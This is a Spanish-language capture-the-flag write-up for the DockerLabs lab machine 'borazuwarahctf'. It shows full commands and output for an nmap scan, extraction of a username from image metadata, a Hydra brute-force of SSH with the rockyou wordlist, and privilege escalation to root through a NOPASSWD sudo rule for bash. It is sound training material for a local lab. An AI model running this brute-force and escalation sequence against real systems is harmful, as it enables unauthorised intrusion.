
borazuwarahctf(DockerLabs)


Lo primero, como siempre, ***nmap*** para ver por dónde podemos 'colarnos':




```
┌──(kali㉿kali)-[~]
└─$ nmap -p- --open -sSVC -n -nP 172.17.0.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-13 04:26 -0500
Nmap scan report for 172.17.0.2
Host is up (0.0000050s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 3d:fd:d7:c8:17:97:f5:12:b1:f5:11:7d:af:88:06:fe (ECDSA)
|_  256 43:b3:ba:a9:32:c9:01:43:ee:62:d0:11:12:1d:5d:17 (ED25519)
80/tcp open  http    Apache httpd 2.4.59 ((Debian))
|_http-server-header: Apache/2.4.59 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.98 seconds
```

Parece que están abiertos los puertos 22 (SSH) y 80 (HTTP).

Entramos en la página web y vemos la imagen de un huevo Kinder, nada más:




Descargamos la imagen y la inspeccionamos un poco (utilizamos ***exiftool*** para ver los metadatos):




```
┌──(kali㉿kali)-[~/DockerLabs/1.Muy Fácil/borazuwarahctf/imgs]
└─$ exiftool imagen.jpeg
ExifTool Version Number         : 13.44
File Name                       : imagen.jpeg
Directory                       : .
File Size                       : 19 kB
File Modification Date/Time     : 2026:01:13 04:34:56-05:00
File Access Date/Time           : 2026:01:13 04:35:53-05:00
File Inode Change Date/Time     : 2026:01:13 04:34:56-05:00
File Permissions                : -rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
XMP Toolkit                     : Image::ExifTool 12.76
Description                     : ---------- User: borazuwarah ----------
Title                           : ---------- Password:  ----------
Image Width                     : 455
Image Height                    : 455
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 455x455
Megapixels                      : 0.207
```

Vemos ahí un usuario, aunque sin password. Quizá sirva para acceder por SSH. Intentamos crackear la password con ayuda de ***Hydra*** . Y después de unos segundos, ahí la tenemos:




```
┌──(kali㉿kali)-[/home]
└─$ locate rockyou.txt
/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt.tar.gz
/usr/share/wordlists/rockyou.txt

┌──(kali㉿kali)-[/home]
└─$ hydra -l borazuwarah -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
nding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-13 04:46:35
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399),
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: borazuwarah   password: 123456
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-13 04:47:09
```

Intentamos acceder con el usuario y la password por SSH:




```
┌──(kali㉿kali)-[/home]
└─$ ssh borazuwarah@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:O4p1roi1VxgJcCkT8eG0qxAP8LkcGMNNNg1H/7HISvg
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
borazuwarah@172.17.0.2's password:
Linux 59e46105b740 6.17.10+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.17.10-1kali1 (2025-12-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
borazuwarah@59e46105b740:~$ 
```

Una vez dentro, vemos si el usuario borazuwarah puede ejecutar algún comando como root:



```
borazuwarah@59e46105b740:~$ sudo -l
Matching Defaults entries for borazuwarah on 59e46105b740:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User borazuwarah may run the following commands on 59e46105b740:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /bin/bash
borazuwarah@59e46105b740:~$ 
```

Vemos que puede ejecutar bash, así que, para escalar privilegios haremos:



```
borazuwarah@59e46105b740:~$ sudo bash
root@59e46105b740:/home/borazuwarah# whoami
root
root@59e46105b740:/home/borazuwarah# 
```

Y listo, somos root!!